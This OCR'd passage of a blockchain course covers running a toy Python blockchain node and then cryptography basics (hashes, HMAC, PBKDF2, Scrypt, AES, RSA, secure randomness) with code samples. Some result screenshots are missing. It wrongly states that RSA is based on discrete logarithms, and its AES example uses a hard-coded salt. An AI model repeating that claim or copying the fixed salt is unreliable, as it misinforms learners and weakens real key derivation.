- Thus, you will have two nodes: http://localhost:5000 and http://localhost:5001.

Interacting with our Blockchain

1. Now open command shell and go to your project file directory.
2. Start your first blockchain node:

Run the command:


```
python blockchain.py
```

If everything is OK you will see the following result:


```
* Running on http://127.0.0.1:5000/ (Press CTRL+C to quit)
```

3. Now open Postman.
4. Let's try mining a block by making a GET request to http://localhost:5000/mine. It should look like this:


Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.




5. The result should be:



6. Let's **create a new transaction** by making a **POST** request to http://localhost:5000/transactions/new with a body containing our transaction JSON structure:




7. The result should be:



8. Let's **inspect the full chain** by requesting http://localhost:5000/chain.


Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.



9. The result should be like this:


```
{
    "chain": [
        {
            "index": 1,
            "previous_hash": "1",
            "proof": 100,
            "timestamp": 1512845815.1858275,
            "transactions": []
        },
        {
            "index": 2,
            "previous_hash": "6e639f91ce52b1812d42a62f03f53a02cd595cac2a7a94ead02710f118d6fdb9",
            "proof": 35293,
            "timestamp": 1512845916.9451263,
            "transactions": [
                {
                    "amount": 1,
                    "recipient": "34e2e9ff820d4222b74da26c57086a10",
                    "sender": "0"
                }
            ]
        }
    ],
    "length": 2
}
```


10. Register a new node:




11. **Do not forget** to run another node with port 5001 on your machine
12. The result should be:


```
{
    "message": "New nodes have been added",
    "total_nodes": [
        "127.0.0.1:5001"
    ]
}
```


13. Finally resolve conflicts:

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.



14. The result should be:


```
{
    "chain": [
        {
            "index": 1,
            "previous_hash": "1",
            "proof": 100,
            "timestamp": 1512847292.885322,
            "transactions": []
        }
    ],
    "message": "Our chain is authoritative"
}
```


What to Submit?

Create a zip file (e.g. **`your-name-own-blockchain-exercise.zip`**) holding the source code files like blockchain.py.


Submit your zip file as homework at the course Web site.


Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.


Chapter 1.2. Blockchain Cryptography


Blockchain Cryptography


Public Key Cryptography, RSA, Encryption, AES, Hashes, Key Derivation, ECC, Digital Signatures























Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.


Secure Hash Functions

- Old hash algorithms: MD5, SHA-0, SHA-1
  - Withdrawn due to cryptographic weaknesses (collisions found)
- SHA-2
  - Family of functions: SHA-256 (256 bits hash), SHA-512 (512 bits), …
- SHA-3
  - More secure, same hash length (256 bits), known as "Keccak"
- RIPEMD-160
  - Secure hash function, widely used in cryptography, e.g. PGP, Bitcoin
  - Less secure variations: RIPEMD-128 , RIPEMD-256, RIPEMD-320

Secure Hash Algorithms (2)

- BLAKE / BLAKE2 / BLAKE2s / BLAKE2b
  - Fast, secure cryptographic hash function
  - 256-bit (BLAKE-256, BLAKE2s) and 512-bit (BLAKE-512, BLAKE2b)
- As of Mar 2018, **no collisions are known** for:
  - SHA256, SHA3-256, Keccak-256, BLAKE2s, RIPEMD160
- Brute forcing to find collision costs: 2^{128} for SHA256/SHA3-256 and 2^{80} for RIPEMD160 ($2^{256/3}$ / $2^{160/3}$ on quantum computer)

* Learn more at: https://z.cash/technology/history-of-hash-function-attacks.html



Live Demo

Play with Hash Functions Online

http://hash-functions.online-domain-tools.com

Calculating Hash Functions in Python

```python
import hashlib, binascii

text = 'hello'
data = text.encode("utf8")

sha256hash = hashlib.sha256(data).digest()
print("SHA256:    ", binascii.hexlify(sha256hash))

sha3_256 = hashlib.sha3_256(data).digest()
print("SHA3-256:  ", binascii.hexlify(sha3_256))

ripemd160 = hashlib.new('ripemd160', data).digest()
print("RIPEMD-160:", binascii.hexlify(ripemd160))
```

Calculating a Hash Functions in Python (2)

```python
import hashlib
blake2s = hashlib.new('blake2s', data).digest()
print("BLAKE2s:   ", binascii.hexlify(blake2s))
```

```python
# First install "pycryptodome" (https://www.pycryptodome.org)
#   pip install pycryptodome

from Crypto.Hash import keccak

keccak256 = keccak.new(data=data, digest_bits=256).digest()
print("Keccak256: ", binascii.hexlify(keccak256))
```

ETHash


- The proof-of-work hash function in the Ethereum blockchain
  - Memory-intensive hash-function (requires a lot of RAM to be fast)
- How does ETHash work?
  - Seed is computed for each block (based on the entire chain)
  - From the seed, a **16 MB** pseudorandom cache is computed
  - From the cache, a **1 GB** dataset is extracted to be used in mining
  - Mining involves hashing together random slices of the dataset

* Learn more at: https://github.com/ethereum/wiki/wiki/Ethash

Equihash

- The proof-of-work hash function in the Zcash blockchain
  - Memory-intensive hash-function (requires a lot of RAM to be fast)
- How does Equihash work?
  - Uses BLAKE2b to compute **50 MB** hashes from the previous blocks
  - Solves the "Generalized Birthday Problem" (pick 512 different strings from 2097152, such that the binary XOR of them is zero)
  - Double SHA256 the solution to compute the final hash

* Learn more at: https://www.cryptolux.org/images/b/b9/Equihash.pdf




HMAC and Key Derivation

MAC, HMAC, PBKDF2 and SCrypt

Message Authentication Code (MAC)


- Message Authentication Code: **auth_code = MAC(key, msg)**
  - Digital authenticity code, like a signature, but with pre-shared key
- When we need MAC?
  - We have a pre-shared **key**
  - We get a **msg + auth_code**
  - We want to be sure the **msg** is not tampered (both **key** and **msg** are correct)



- Pseudo-random generator: **next_seed = MAC(salt, seed)**

HMAC and Key Derivation

- Simply calculating **hash_func(key + msg)** is insecure
  - Use a secure **HMAC** algorithm instead, e.g. **HMAC-SHA256**
- **HMAC** = **H**ash-based **M**essage **A**uthentication **C**ode
  - **HMAC(key, msg, hash_func) → hash**
  - Message hash mixed with a secret shared key
  - Used for message authenticity / integrity / key derivation
- Key derivation function (**KDF**) == function(password) → key
  - Use **HKDF** (HMAC-based key derivation), **PBKDF2** or **SCrypt**



HMAC

Live Demo

https://www.freeformatter.com/hmac-generator.html

HMAC Calculation in Python – Example

```python
import hashlib, hmac, binascii

def hmac_sha256(key, msg):
  return hmac.new(key, msg, hashlib.sha256).digest()

key = binascii.unhexlify("fa63f2b4c85af6bed3")
msg = "some message".encode("utf8")
print(binascii.hexlify(hmac_sha256(key, msg)))
```

```
Command Prompt - python
>>> print(binascii.hexlify(hmac_sha256(key, msg)))
b'1a2335ce6b0b072426379953595ad409c559c0f7909646c118630e973e3214fa'
>>>
```


Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

Deriving Encryption Key from Password

- Encryption often uses passwords instead of binary keys
  - A key-derivation function (password → key) is needed
- Using SHA-256(password) as key-derivation is insecure!
  - Brute-force / dictionary / rainbow attacks may reverse the hash
- **PBKDF2**, **Bcrypt**, **Scrypt** and **Argon2** are significantly stronger
  - Secure key-derivation functions use salt + many iterations
  - It takes CPU time to derive the key (e.g. 0.2 sec) + memory (RAM)
  - Cracking passwords will be slow (e.g. 5-10 attempts / second)

Key Derivation Functions: PBKDF2

- **PBKDF2** is a simple cryptographic key-derivation function
  - Based on iteratively deriving HMAC many times
  - Described in RFC 2898 (PKCS #5) – http://ietf.org/rfc/rfc2898.txt
- Input data for **PBKDF2**:
  - **password** – array of bytes / string, e.g. "p@$$w0rD~3"
  - **salt** – securely-generated random bytes, e.g. "dfc66e9c5...1b63"
  - **iterations count**, e.g. 1024 iterations
  - **hash-function** for HMAC, e.g. SHA256
  - **derived-key-len** for the output, e.g. 256 bits



PBKDF2 Key Derivation

Live Demo

https://asecuritysite.com/encryption/PBKDF2z

PBKDF2 Key Derivation in Python – Example


```
import os, binascii
from backports.pbkdf2 import pbkdf2_hmac

salt = os.urandom(32)
passwd = "p@$$w0rD~3".encode("utf8")
key = pbkdf2_hmac("sha256", passwd, salt, 500000, 32)
print("Derived key:", binascii.hexlify(key))
```

```
pip install backports.pbkdf2
```

```
>>> salt = os.urandom(32)
>>> passwd = "p@$$w0rD~3".encode("utf8")
>>> key = pbkdf2_hmac("sha256", passwd, salt, 500000, 32)
>>> print("Derived key:", binascii.hexlify(key))
Derived key: b'9a3e81d856f633484c4a8ccfc2b4e44b1b4fa6d47a68ff486a90f07e68f214db'
>>>
```

Key Derivation Functions: Scrypt

- **Scrypt** (RFC 7914) is a strong cryptographic key-derivation function
  - Memory intensive, designed to prevent ASIC and FPGA attacks
  - key = **Scrypt**(password, salt, **N**, **r**, **p**, derived-key-len)
  - **N** – iterations count (affects memory and CPU usage), e.g. 16384
  - **r** – block size (affects memory and CPU usage), e.g. 8
  - **p** – parallelism factor (threads to run in parallel), usually 1
- Memory used = **128 * N * r * p** bytes, e.g. 128 * 16384 * 8 = **16 MB**
  - Parameters for interactive login: N=**16384**, r=**8**, p=**1** (RAM=**16MB**)
  - Parameters for file encryption: N=**1048576**, r=**8**, p=**1** (RAM=**1GB**)



Scrypt Key Derivation

Live Demo

https://8gwifi.org/scrypt.jsp

Scrypt Key Derivation in Python – Example


```
import scrypt, os, binascii
passwd = "p@$$w0rD~3"
salt = os.urandom(32)
print("Salt: ", binascii.hexlify(salt))

key = scrypt.hash(passwd, salt, 16384, 8, 1, 32)
print("Derived key:", binascii.hexlify(key))
```

```
pip install scrypt
```


```
>>> key = scrypt.hash(passwd, salt, 16384, 8, 1, 32)
>>> print("Derived key:", binascii.hexlify(key))
Derived key: b'5afd51fb37f9bb1c39a7b932f40d816c28abddb3809b3848cde890142a715bb9'
>>>
```


Symmetric / Asymmetric Encryption

Symmetric Encryption



- A single secret key to cipher / decipher
- The secret key can be a number or string
- Both the sender and the recipient should know the secret key
- Widely used symmetric algorithms: AES-128, AES-256, Twofish, IDEA



Live Demo

AES Encrypt / Decrypt:
https://aesencryption.net

AES Cipher Settings

- AES is a "**block cipher**" – encrypts block by block (e.g. 128 bits)
- It has several modes of operation (CBC, ECB, CTR, ...)
  - Some modes of operation require initial vector (IV)
    - Non-secret random salt → used to get different result each time
  - Recommended modes: CBC (Cipher Block Chaining), CTR (Counter)
- It may use a **padding algorithm** (typically PKCS7) to split the input data into blocks of fixed block-size (e.g. 128 bits)
- It may use password to key derivation function, e.g. Scrypt(passwd)
- It may use MAC to check the password validity, e.g. HMAC(text, key)

Example: AES Encrypt / Decrypt in Python

```
import pyaes, pbkdf2, binascii, os, secrets
plaintext = "Sample text for encryption"
password = "s0m3p@$$w0rd"
key = pbkdf2.PBKDF2(password, 'some salt').read(16)
print('AES encryption key:', binascii.hexlify(key))

iv = secrets.randbelow(2 << 128)
aes = pyaes.AESModeOfOperationCTR(key, pyaes.Counter(iv))
ciphertext = aes.encrypt(plaintext)
print('encrypted:', binascii.hexlify(ciphertext))

aes = pyaes.AESModeOfOperationCTR(key, pyaes.Counter(iv))
decrypted = aes.decrypt(ciphertext)
print('decrypted:', decrypted)
```

```
pip install pyaes
pip install pbkdf2
```

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.


Ethereum UTC / JSON Wallet Encryption

```
{ "version": 3, "id": "…", "address": "b97e993872a9050c07f…ef195",
  "Crypto": {
    "ciphertext": "bc9215b2cd1571df…e3a1", // the encrypted private key
    "cipher": "aes-128-ctr", // AES, 128-bit encryption, CTR mode
    "cipherparams": { "iv": "2bac08cafc…8e" }, // random initial vector
    "kdf": "scrypt", "kdfparams": {
      "dklen": 32, // key length (256-bit key for AES encryption)
      "salt": "7d48230c94b90c0301bf9f4…eba1", // random-generated salt
      "n": 1024, // iterations count (CPU + memory cost factor)
      "r": 8,    // block size (affects CPU + memory)
      "p": 1     // parallelization factor (threads count)
    },
    "mac": "e3cd7ea4e3ceb0e9a…0564" // msg integrity key (password check)
  } }
```

Learn more at: https://github.com/ethers-io/ethers.js/blob/master/wallet/secret-storage.js#L288

Public Key Cryptography


- Uses a pair of keys: public key + private key
  - Encrypt / sign by private key
  - Decrypt / verify by public key




Public Key Crypto Systems

- Well-known public-key crypto-systems
  - RSA – based on discrete logarithms
  - ECDSA – based on elliptic curves (ECC)
  - 3072-bit RSA key ≈≈ 256-bit ECC key
- ECC cryptography is considered more secure
  - Most blockchains (like Bitcoin and Ethereum) use ECC
  - Still, it is not quantum-safe!

Asymmetric Encryption



- Public-key cryptography:
  - Use public / private keys to encrypt / decrypt data
  - The public key can be shared with everyone
  - The private key is kept secret
  - Encrypt a message using the public key
  - Decrypt the message only with the private key
- Popular asymmetric algorithms: RSA, ElGamal, DSA, Elliptic Curve DSA



Live Demo

JSEncrypt (Generate RSA Keys and Encrypt):
http://travistidwell.com/jsencrypt/demo/

RSA Cipher Settings

- The **RSA** cryptosystem uses public / private key pair
  - Public key: modulus **n** (big integer) + exponent **e** (usually 65537)
  - Private key: secret exponent **d** (big integer)
  - Key length: 1024 (weak), 2048, 4096, …, 16384 or more bits
- RSA can encrypt data of size limited by the key length
  - Usually, encrypt a symmetric key (AES) → protect data of any size
- PKCS#1 (RFC 8017) defines the recommendations for:
  - Public-key cryptography based on the RSA algorithm
  - Optimal Asymmetric Encryption Padding (OAEP)

Example: RSA Encrypt / Decrypt in Python

```
pip install pycryptodome
```

```
from Crypto.PublicKey import RSA
from Crypto.Cipher import PKCS1_OAEP
import binascii

keyPair = RSA.generate(2048)
pubKey = keyPair.publickey()
print(f"Public key: (mod={pubKey.n}, exp={pubKey.e})")
print("Private key:", keyPair.d)

encryptor = PKCS1_OAEP.new(pubKey)
encrypted = encryptor.encrypt(b'Some message')
print("Encrypted:", binascii.hexlify(encrypted))

decryptor = PKCS1_OAEP.new(keyPair)
decrypted = decryptor.decrypt(encrypted)
print('Decrypted:', decrypted)
```

Exercises

Key-Derivation, HMAC, AES Encrypt / Decrypt

Random Number Generators

Cryptographic Secure Random (CSPRNG)

Random Generators and Cryptography

- In computer science random numbers come from a pseudo-random number generator (PRNG)
  - Consists of initial entropy (seed) + pseudo-random function
- To be secure, a PRNG should start by a truly random initial seed
  - Known seed generates predictable random numbers → insecure

```
>>> import random
>>> random.seed(12345);
>>> random.randrange(1000,9999)
7825
>>> import random
>>> random.seed(12345);
>>> random.randrange(1000,9999)
7825
>>>
```

! insecure !

- Insecure randomness can compromise cryptography
  - The stolen Bitcoins story: https://goo.gl/PFE1kr

Secure Random Generators (CSPRNG)

- Cryptography secure random generators (CSPRNG) guarantee that the random numbers are absolutely unpredictable
  - E.g. hardware devices (**TRNG**) capturing physical processes
- CSPRNG should start from a truly random seed
  - Modern OS collect entropy (seed) from keyboard clicks, mouse moves, network activity, etc.
  - Accessible from **/dev/random** and **/dev/urandom**
  - In Python use the **secrets** library

```
>>> import secrets
>>> secrets.randbelow(10000)
4712
>>>
```


Internal Seed in Crypto Wallets


- Most modern crypto wallets start from a 128 / 256 bits securely generated random **seed** (see the BIP-39 standard)
- The seed (**root key**) can be represented by 12 or 24 words, e.g.


hill brave science fox crime quit owner chapter myth vocal chat custom

